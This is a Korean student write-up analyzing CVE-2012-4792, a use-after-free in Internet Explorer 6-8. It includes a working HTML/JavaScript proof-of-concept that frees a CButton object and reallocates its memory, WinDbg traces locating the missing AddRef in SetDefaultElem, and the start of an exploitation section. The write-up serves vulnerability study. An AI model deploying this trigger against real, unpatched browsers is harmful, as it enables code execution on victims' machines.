CVE-2012-4792 IE UAF Vulnerability Analysis

2014.01.13

현성원(sweetchip)@BOB

Contents

1 Intro

Best Of the Best 2기 2학기 팀 프로젝트인 0-Day 헌팅에 대한 취약점 프로젝트를 진행하기 위한 사전 조사 작업을 위하여 이 문서를 작성하게 되었다. 이번 보고서에서 다룰 내용은 브라우저에 대한 Use-After-Free 취약점이다. 이 글을 쓰는 시점 본인은 UAF 취약점을 분석한 글이나 Exploit 코드만 보고 살짝 이해만 했을 뿐(완벽하지도 않다.), 실제로 실습을 해본 적이 없어서 이번 기회를 통해 실습과 취약점의 원인을 알아내는 과정을 문서로 작성할 것이다. 특히 CVE-2012-4792로 정한 이유는 국외 문서를 포함해 국내 문서도 많은 편이고 위에도 언급했지만 이번이 처음으로 브라우저 자체를 디버깅 해보기 때문에 정보가 많은 것이 적합한 것 같아 이것으로 고르게 되었다. 이번 문서에선 상세한 Exploitation 기술이 아닌 취약점의 원인을 찾아내는 방법과 간단한 exploit 방법을 공부하는데 의의를 둘 것이다.

2 Vulnerability

가) Use-After-Free

브라우저의 Use-After-Free 취약점은 객체가 해제된 후에도 여전히 존재하는 객체를 참조할 때 발생하는 취약점이다. 해제된 메모리 위치에 공격자가 다시 원하는 값을 쓸 수 있고 그 값을 참조하거나 함수 포인터로 사용할 경우, Remote Code Execution까지 이어갈 수 있다.

나) CVE-2012-4792

CVE-2012-4792는 Microsoft Internet Explore의 Use-After-Free 취약점이다. IE6, IE7, IE8까지 작동하며 IE9 이상부터는 작동하지 않는 취약점이다. Use-After-Free 취약점은 대체로 Free가 된 객체를 재 참조하게 돼서 발생하는 취약점인데 Free가 된 객체가 있던 크기만큼 다시 재 할당 하여 EIP를 바꿈으로써 프로그램의 흐름을 조정할 수 있다.

다) Prepare an Analysis

몇 년이 지난 글부터 1주일전 글까지 브라우저 디버깅 관련 글을 살펴본 결과 거의 많은 자료들이 windbg를 사용하고 있었다. Olly나 Immunity를 사용하는 곳도 있긴 했지만 이번엔 windbg를 사용하기로 했는데 확실히 속도는 windbg가 빠르긴 하다. 앞서 크래시를 분석하기 전, Windbg와 MS의 심볼 파일을 다운로드 받기로 했다. Windbg의 심볼 디렉터리 설정에 다음을 붙여 넣는다.

'srv*C:₩WebSymbols*http://msdl.microsoft.com/download/symbols'

그리고 Command창에 '.reload' 입력하면 심볼들이 다운로드 되는 것을 볼 수 있다.
또한 PageHeap을 설정하기 위해 gflags.exe 를 이용한다.

gflags.exe /i iexplore.exe +hpa +ust

여기서 +hpa 속성은 페이지 힙을 설정하는 것이고 ust는 유저모드의 스택 트레이스 결과를 데이터베이스화 시켜서 저장해 두는 것이다. 나중에 heap 옵션을 사용하여 스택 트레이스 결과를 볼 수 있다. 나중에 기능을 끄려면 + 대신 – 를 사용하면 된다.

라) Analysis

① POC

```
<!doctype html>
<html>
<head>
  <script>
    function helloWorld() {
      e0 = document.createElement("form"); //create elements
      e1 = document.createElement("div");
      e2 = document.createElement("q");

      e1.applyElement(e2); // e2 -> e1
      e1.appendChild(document.createElement("button")); // (e1 -> button)
      e1.applyElement(e0); // e2 -> e0 -> (e1 -> button)
      e2.innerText = ""; // Insert Free list
      e1.applyElement(document.createElement("div")); // trig vuln more easier
      CollectGarbage();
      e0.className =
"₩u4344₩u4142AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
// reallocate
    }
  </script>
</head>

<body onload="helloWorld()">
</body>
</html>
```

실제 사용된 Exploit을 나름대로 간단하게 바꿔본 Proof Of Concept 코드이다.

② Analysis

```
0:008> g
eax=062c8fa8  ebx=078f2f28  ecx=00000052  edx=00000000  esi=00000000
edi=062c8fa8  eip=3ea85fa1  esp=034dd7a0  ebp=034dd80c  iopl=0
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
3ea85fa1 8b07 mov eax, dword ptr [edi]   ds:0023:062c8fa8=????????

0:008> !heap -p -a edi
    address 062c8fa8 found in
    _DPH_HEAP_ROOT @ 151000
    in free-ed allocation (   DPH_HEAP_BLOCK: VirtAddr VirtSize)
                              5d68c60              : 62c8000 2000

    7c94b1ff ntdll!RtlFreeHeap+0x000000f9
    3ecb2338 mshtml!CButton::`scalar deleting destructor'+0x0000002f
    3e9a07e5 mshtml!CBase::SubRelease+0x00000022
    3e97e39d mshtml!CElement::PrivateRelease+0x00000029
    3e97a656 mshtml!PlainRelease+0x00000025
    3e996e3c mshtml!PlainTrackerRelease+0x00000014
    3f185194 jscript!VAR::Clear+0x0000005c
    3f1855b9 jscript!GcContext::Reclaim+0x000000ab
    3f184d08 jscript!GcContext::CollectCore+0x00000113
    3f1f471d jscript!JsCollectGarbage+0x0000001d
    3f194aac jscript!NameTbl::InvokeInternal+0x00000137
    3f1928c5 jscript!VAR::InvokeByDispID+0x0000017c
    3f194f93 jscript!CScriptRuntime::Run+0x00002abe
    3f1913ab jscript!ScrFncObj::CallWithFrameOnStack+0x000000ff
    3f1912e5 jscript!ScrFncObj::Call+0x0000008f
3f191113 jscript!CSession::Execute+0x00000175
```

PageHeap을 켠 상태이고 크래시가 발생한 지점에서 edi가 만들어진 스택 트레이스를 본 결과 EDI는 CButton 객채 였다는 것과 가비지 컬렉터로 인하여 RtlFreeHeap까지 이끌려 왔다는 것을 추측할 수 있었다. 이처럼 Free된 객체를 다시 edi를 통해 참조있는 것을 보아Use-After-Free 버그로 일단 추측을 할 수 있다.

스포일러지만 먼저 결과부터 알아보자

```
0:016> bp 0x3ecb2437
0:016> g
Breakpoint 0 hit
eax=05c12fa8 ebx=3e979c50 ecx=7c9401db edx=00155000 esi=05d311a4 edi=034da1f8
eip=3ecb2437 esp=034da198 ebp=034da19c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CButton::CreateElement+0x16:
3ecb2437 8bf0          mov     esi,eax

0:008> bp 0x3ecb2329
0:008> g
Breakpoint 1 hit
eax=0000003d ebx=02bc1e10 ecx=3edd7b28 edx=00000000 esi=05c12fa8 edi=00000000
eip=3ecb2329 esp=034da47c ebp=034da480 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CButton::`scalar deleting destructor'+0x20:
3ecb2329 56            push    esi

(510.6e0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=05c12fa8 ebx=07736f28 ecx=00000052 edx=00000000 esi=00000000 edi=05c12fa8
eip=3ea85fa1 esp=034dd7a0 ebp=034dd80c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
3ea85fa1 8b07          mov     eax,dword ptr [edi]  ds:0023:05c12fa8=????????
```

우선 위를 살펴보자 첫 번째 BP 는 CreateElement 함수의 heapalloc 결과이다. Eax 에는 0x58 만큼 할당된 힙의 위치가 들어있다. 두번째 BP 는 Cbutton 객체가 파괴되는 부분이다. Cbutton 객체의 주소인 Esi 인자를 넣고 RtlFreeHeap 을 실행시켜 Free 시킨다. 여기까지는 좋았으나 (위 대로라면) 첫번째 Access Violation 이 발생한 지점을 보면 방금 해제했던 포인터를 다시 사용한다. 이제 UAF 버그라는 것이 확실시 되었다.

이제 몇가지 구문을 추가시켜서 추가로 디버깅을 시행해 보자

```
<!doctype html>
<html>
<head>
  <script>
    function helloWorld() {
      Math.atan2(0xbadc0de, "before create 'form' element")
      e0 = document.createElement("form");
      Math.atan2(0xbadc0de, "before create 'div' element")
      e1 = document.createElement("div");
      Math.atan2(0xbadc0de, "before create 'q' element")
      e2 = document.createElement("q");

      Math.atan2(0xbadc0de, "before apply element e2 -> e1")
      e1.applyElement(e2);

      Math.atan2(0xbadc0de, "before appendChild e1 -> button")
      e1.appendChild(document.createElement("button"));

      Math.atan2(0xbadc0de, "before apply element e0-> e1")
      e1.applyElement(e0);

      Math.atan2(0xbadc0de, "freedom! e2.innerText.")
      e2.innerText = "";

      Math.atan2(0xbadc0de, "before apply element e1 -> div")
      e1.applyElement(document.createElement("div"));

      Math.atan2(0xbadc0de, "before Collecting Garbage")
      CollectGarbage();

      Math.atan2(0xbadc0de, "before reallocate (classname)")
      e0.className = "₩u4344₩u4142...";  // reallocate

      Math.atan2(0xbadc0de, "All done ~")
    }
  </script>
</head>

<body onload="helloWorld()">
</body>
</html>
```

중간중간에 보이는 Math.atan2 함수는 Exodus 블로그를 포함한 다수 블로그에서 사용하고 있던 함수이다. 이 함수를 이용하면 보다 쉽게 windbg 에 로그를 띄울 수 있다. 원리는 간단하다. 저 위치에 있는 함수에 브레이크포인트를 걸고 그 메시지를 가져와서 print 시키는 것이다. 특히 브라우저를 디버깅할 때는 정말 좋은 아이디어일수 있다.

저 구문을 사용하기 위해선 간단하게 브레이크 포인트를 설정해야 한다.

```
bp jscript!JsAtan2 ".printf ₩"%mu₩", poi(poi(poi(esp+14)+8)+8);.echo;g"
```

위 구문을 windbg 에 입력하고 실행한다.


```
0:017> bp jscript!JsAtan2 ".printf ₩"%mu₩", poi(poi(poi(esp+14)+8)+8);.echo;g"
0:017> g
before create 'form' element
before create 'div' element
before create 'q' element
before apply element e2 -> e1
before appendChild e1 -> button
before apply element e0-> e1
freedom! e2.innerText.
before apply element e1 -> div
before Collecting Garbage
before reallocate (classname)
All done ~
(7c8.4d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0619afa8 ebx=0785ef28 ecx=00000052 edx=00000000 esi=00000000 edi=0619afa8
eip=3ea85fa1 esp=034dd7a0 ebp=034dd80c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
3ea85fa1 8b07            mov     eax,dword ptr [edi]   ds:0023:0619afa8=????????
```

처음 이것을 디버깅한 결과 이상하게 느낀 것은 모든 구문이 실행되고 나서 취약점이 트리거 된다는 것이다. 짐작하자면 innerText 이후로 Cbutton 객체를 참조하지 않다가 script문이 끝나고 onload 이벤트를 마치려는 순간 Free된 Cbutton 객체를 참조하여 이러한 버그가 발생하는 것이라 추측했다. (물론 추측이 맞았다!)

Exodus 블로그를 참고한 결과 이런 경우가 exploit이 쉽다고 한다. 구문이 모두 끝날 때까지 재참조를 하지 않기 때문에 reallocation이 간단하기 때문이라고 한다. 실제로 이번 Exploit에선 Free된 만큼 다시 그 자리에 데이터를 집어 넣어지는 exploit이다.


```
0:008> u eip
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
3ea85fa1 8b07          mov     eax,dword ptr [edi]
3ea85fa3 57            push    edi
3ea85fa4 8975b0        mov     dword ptr [ebp-50h],esi
3ea85fa7 8975c0        mov     dword ptr [ebp-40h],esi
3ea85faa 8975c8        mov     dword ptr [ebp-38h],esi
3ea85fad 8975c4        mov     dword ptr [ebp-3Ch],esi
3ea85fb0 8975cc        mov     dword ptr [ebp-34h],esi
3ea85fb3 8975d0        mov     dword ptr [ebp-30h],esi
0:008> u
mshtml!CMarkup::OnLoadStatusDone+0x504:
3ea85fb6 ff90dc000000  call    dword ptr [eax+0DCh]
3ea85fbc 56            push    esi
3ea85fbd 6837fdffff    push    0FFFFFD37h
3ea85fc2 56            push    esi
3ea85fc3 57            push    edi
3ea85fc4 6a2a          push    2Ah
3ea85fc6 58            pop     eax
3ea85fc7 8d4da4        lea     ecx,[ebp-5Ch]
```

문제의 현재와 다음 코드이다. 0x3ea85fa1 이 현재 위치이고 실제로 코드 흐름 변경이 이루어지는 지점은 0x3ea85fb6 이다. 우선 edi 의 값을 참조해서 eax 에 집어넣은 다음, eax+0xdc 한 값을 call 한다. 그렇다면 edi 는 어디서 오는가?




바로 위 함수 '**CElement::FindDefaultElem**' 이다. 함수가 진행된 다음 리턴 된 값으로 추정되는 eax를 edi로 옮기고 분기문을 거쳐 loc_3ea85fa1로 이동하고 크래시가 발생한다. 그렇다면 왜 그런 값이 리턴 되는지 이유를 알아봐야 할 것이다.

Exodus 블로그의 내용 중에서 분석 당시 **CElement::FindDefaultElem** 함수가 패치 되었다고 한다. 함수를 살펴보면



검정색 박스 부분에서 CDoc 의 Vtable 을 가져오고 빨간색 박스 부분에서는 참조해서는 안되는 이미 Free 된 Cbutton 객체를 참조하게 된다.



그런 다음 eax에 저장된 채로 함수가 끝나게 된다. 결국 Cbutton의 객체의 주소가 리턴 되는 셈이다. 그렇다면 CDoc의 객체 + 0x1A8부분에 왜 Cbutton의 값이 남아있는지 알아봐야 할 것이다. 진짜 그런지 확인해보자

```
0:009> bp 0x3e8e414b
0:009> g
Breakpoint 0 hit
eax=07d9efe8 ebx=07dcaf28 ecx=0464d6a8 edx=047c6eb8 esi=00000000 edi=07dcaf28
eip=3e8e414b esp=034dd794 ebp=034dd80c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CMarkup::OnLoadStatusDone+0x4dc:
3e8e414b e8f4c20100      call    mshtml!CElement::FindDefaultElem (3e900444)
0:006> t
eax=07d9efe8 ebx=07dcaf28 ecx=0464d6a8 edx=047c6eb8 esi=00000000 edi=07dcaf28
eip=3e900444 esp=034dd790 ebp=034dd80c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CElement::FindDefaultElem:
3e900444 8bff            mov     edi,edi

<생략>

0:006> p
eax=07d9efe8 ebx=05f0cfd0 ecx=05f0cfd0 edx=047c6eb8 esi=00000000 edi=07dcaf28
eip=3e900450 esp=034dd784 ebp=034dd78c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CElement::FindDefaultElem+0xc:
3e900450 e81b660700      call    mshtml!CElement::Doc (3e976a70)
0:006> p
eax=0464d6a8 ebx=05f0cfd0 ecx=07dcaf28 edx=3e976800 esi=00000000 edi=07dcaf28
eip=3e900455 esp=034dd784 ebp=034dd78c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CElement::FindDefaultElem+0x11:
3e900455 8bf8            mov     edi,eax
0:006> p

<생략>

eax=00000000 ebx=05f0cfd0 ecx=00000052 edx=00000000 esi=00000000 edi=0464d6a8
eip=3e9004b0 esp=034dd780 ebp=034dd78c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CElement::FindDefaultElem+0x96:
3e9004b0 8b87a8010000    mov     eax,dword ptr [edi+1A8h] ds:0023:0464d850=05997fa8

0:006> !heap -p -a edi
    address 0464d6a8 found in
<생략>
            mshtml!CDoc::`vftable'
    7c94aa4c ntdll!RtlAllocateHeap+0x00000e64
    3e8b2978 mshtml!CDoc::operator new+0x00000013
    3e8bd268 mshtml!CBaseCF::CreateInstance+0x0000007b
    3fb84dfb IEFRAME!CBaseBrowser2::_OnCoCreateDocument+0x0000005f
    3fb84d9c IEFRAME!CBaseBrowser2::_ExecExplorer+0x00000073
    3fbecaf6 IEFRAME!CBaseBrowser2::Exec+0x0000012d
    3fbecf90 IEFRAME!CShellBrowser2::_Exec_CCommonBrowser+0x00000080
```

```
3fbecfbf IEFRAME!CShellBrowser2::Exec+0x00000626
3fb84bab IEFRAME!CDocObjectHost::_CoCreateHTMLDocument+0x0000004e
3fb84b3f IEFRAME!CDocObjectHost::_CreatePendingDocObject+0x0000002c
3fb83262 IEFRAME!CDocObjectHost::CDOHBindStatusCallback::_ProcessCLASSIDBindStatus+0x000000c5
3fb83d6f IEFRAME!CDocObjectHost::CDOHBindStatusCallback::_ProcessSecurityBindStatus+0x000000b2
3fb82d75 IEFRAME!CDocObjectHost::CDOHBindStatusCallback::OnProgress+0x000000a5
43f262f7 urlmon!CBSCHolder::OnProgress+0x0000003c
43f26247 urlmon!CBinding::CallOnProgress+0x00000030
43f537eb urlmon!CBinding::InstantiateObject+0x000000b7

0:006> !heap -p -a 05997fa8
address 05997fa8 found in
_DPH_HEAP_ROOT @ 151000
        <생략>
7c94b1ff ntdll!RtlFreeHeap+0x000000f9
3ecb2338 mshtml!CButton::`scalar deleting destructor'+0x0000002f
3e9a07e5 mshtml!CBase::SubRelease+0x00000022
3e97e39d mshtml!CElement::PrivateRelease+0x00000029
3e97a656 mshtml!PlainRelease+0x00000025
3e996e3c mshtml!PlainTrackerRelease+0x00000014
3f185194 jscript!VAR::Clear+0x0000005c
3f1855b9 jscript!GcContext::Reclaim+0x000000ab
3f184d08 jscript!GcContext::CollectCore+0x00000113
3f1f471d jscript!JsCollectGarbage+0x0000001d
3f194aac jscript!NameTbl::InvokeInternal+0x00000137
3f1928c5 jscript!VAR::InvokeByDispID+0x0000017c
3f194f93 jscript!CScriptRuntime::Run+0x00002abe
3f1913ab jscript!ScrFncObj::CallWithFrameOnStack+0x000000ff
3f1912e5 jscript!ScrFncObj::Call+0x0000008f
3f191113 jscript!CSession::Execute+0x00000175
```

먼저 FindDefaultElem 진입점에 BP를 설정하고 CElement::DOC가 호출될 때까지 간다. 호출된 이후엔 eax로 리턴된 CDoc 객체의 Vtable 주소 값이 넘어오고 edi에 담겨서 계속 사용되다가 edi+1A8에서 **Free**된 Cbutton객체의 vtable을 가져오고 값이 리턴 된다. 그렇다면 언제 edi+0x1A8 지점에 cbutton 객체의 주소를 쓰게 되는가 알아볼 차례다.

우선 확인해 보려면 아까 확인했던 Cbutton 객체를 만들 때 당시 객체의 vtable 주소를 먼저 print 하도록 하는 명령인 CDoc 객체를 생성하는 '**3e8b2978 mshtml!CDoc::operator new+0x00000013**' 부분에 BP 를 설정하고 생성된 객체 주소 + 0x1A8 지점에 Write 가 발생할 때 브레이크 포인트를 설정하고 디버깅한다.

```
1:023> bp 3e8b2965 // operator new func
1:023> g
Breakpoint 0 hit
<생략>

1:023> p
eax=00000000 ebx=00000000 ecx=541e2aa8 edx=3edd7d80 esi=3edd7dd0 edi=00000000
eip=3e8b2972 esp=034dd458 ebp=034dd468 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000296
mshtml!CDoc::operator new+0xd:
3e8b2972 ff15b4138a3e    call    dword ptr [mshtml!_imp__HeapAlloc

1:023> p
eax=04c506a8 ebx=00000000 ecx=7c9401db edx=00155000 esi=3edd7dd0 edi=00000000
eip=3e8b2978 esp=034dd464 ebp=034dd468 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CDoc::operator new+0x13:
3e8b2978 c3              ret

1:023> !heap -p -a eax
    address 04c506a8 found in
    _DPH_HEAP_ROOT @ 151000
    7c94aa4c ntdll!RtlAllocateHeap+0x00000e64
    3e8b2978 mshtml!CDoc::operator new+0x00000013
    3e8bd268 mshtml!CBaseCF::CreateInstance+0x0000007b
    <생략>

1:023> ba w4 eax+0x1a8 // break on access | write | 4byte | eax+0x1a8

before create 'form' element
before create 'div' element
before create 'q' element
before apply element e2 -> e1
before appendChild e1 -> button

1:023> g
Breakpoint 1 hit
eax=00000001 ebx=00000000 ecx=00000027 edx=05b62fd0 esi=04c50850 edi=05b9efa8
eip=3ea7d7b9 esp=034da0c8 ebp=034da0cc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CElement::SetDefaultElem+0x85:
3ea7d7b9 5e              pop     esi

1:023> ub eip
mshtml!CElement::SetDefaultElem+0x72:
3ea7d7a6 85c0            test    eax,eax
3ea7d7a8 740f            je      mshtml!CElement::SetDefaultElem+0x85 (3ea7d7b9)
3ea7d7aa 6a01            push    1
3ea7d7ac 8bc7            mov     eax,edi
3ea7d7ae e870b7ebff      call    mshtml!CElement::IsVisible (3e938f23)
```

```
3ea7d7b3 85c0          test    eax,eax
3ea7d7b5 7402          je      mshtml!CElement::SetDefaultElem+0x85 (3ea7d7b9)
3ea7d7b7 893e          mov     dword ptr [esi],edi   ; esi = CDoc + 0x1a8 | edi=Cbutton


1:023> !heap -p -a esi // esi = CDoc
    address 04c50850 found in
    _DPH_HEAP_ROOT @ 151000
    mshtml!CDoc::`vftable'
    7c94aa4c ntdll!RtlAllocateHeap+0x00000e64
    3e8b2978 mshtml!CDoc::operator new+0x00000013
    <생략>

1:023> !heap -p -a edi // edi = CButton
    address 05b9efa8 found in
    _DPH_HEAP_ROOT @ 151000
    mshtml!CButton::`vftable'
    7c94aa4c ntdll!RtlAllocateHeap+0x00000e64
    3ecb2437 mshtml!CButton::CreateElement+0x00000016
    3e8c34e1 mshtml!CreateElement+0x00000043
    <생략>
```

바로 SetDefaultElem 함수내부에서 CDoc+0x1A8 부분에 Cbutton 객체를 집어넣는다. 이렇게 계속 사용되다가 참조 해제가 되지 않고 그대로 남아있으면서 아까처럼 FindDefaultElem 함수에서 실제로는 해제된 Cbutton객체를 다시 참조해서 리턴 하게 되어 취약점이 발생한다.

Exodus 블로그에 보면 이러한 이유가 발생하는 이유는 SetDefaultElem 내부에서 CDoc 객체에 Cbutton 레퍼런스를 추가하기 전에 AddRef 함수를 호출하는 것을 까먹은 것 같다고 한다. Addref()는 c++에서 객체를 여러 번 참조할 때 사용하는 함수이다. 매우 큰 프로그램일 경우 여러 곳에서 한 객체를 참조하는 경우가 많은데 이때를 위해서 만들어진 것으로 추측된다. 예를 들어서 A함수에서 O라는 객체를 참조하면 Addref()를 실행하여 ref_count += 1을 실행한다. 마찬가지로 Release() 함수는 참조를 해제[?]하게 되면서 ref_count -= 1; 을 시행하게 된다. 이처럼 +와 –를 진행하며 ref_count가 0이 되지 않으면 free하지 않도록 중요한 역할을 하는데, 만약 개발자가 한곳에 빼먹게 된다면 ref_count가 제대로 된 값이 나오지 않아 원치 않게 Free를 할 수 있다.

3 Exploitation

Exploit은 Windows XP환경이고 IE버전은 8.0.6001.18702버전이다. 옵션에서는 메모리보호 옵션을 끄고 진행할 것이다.

Exploit을 어떤 방법으로 해야 할까? 방법은 간단[?]하다. Cbutton 객체가 있던 자리에 다시 원하는 데이터를 삽입하는 것이다. 어떻게 하면 좋을까?

MS에서는 메모리 단편화를 줄이기 위해서 Low-Fragmentation-Heap 이라는 힙 할당 기술을 제공한다. 쪼개져 있는 힙을 잘 모아주는 역할을 하는 것이라고 생각하면 된다. 자세한 것은 검색하면 쉽게 자료를 찾을 수 있을 것이다.

아무튼 LFH덕분에 그나마 쉽게 크기만 비슷하게 맞춰주면 해제된 부분에 다시 재할당될 확률이 높아지는데 이 점을 이용할 것이다. Analysis 파트에서 분석했던 내용 중 처음 Cbutton 객체를 메모리에 할당시킬 때 HeapAlloc 함수를 사용했다.

```
; Attributes: bp-based frame

; public: static long __stdcall CButton::CreateElement(class CHtmTag *, class CDoc *, class CElement * *)
?CreateElement@CButton@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
push    58h             ; dwBytes
push    8               ; dwFlags
push    _g_hProcessHeap ; hHeap
call    ds:__imp__HeapAlloc@12 ; create cbutton object
mov     esi, eax
test    esi, esi
jz      short loc_3ECB2478
```

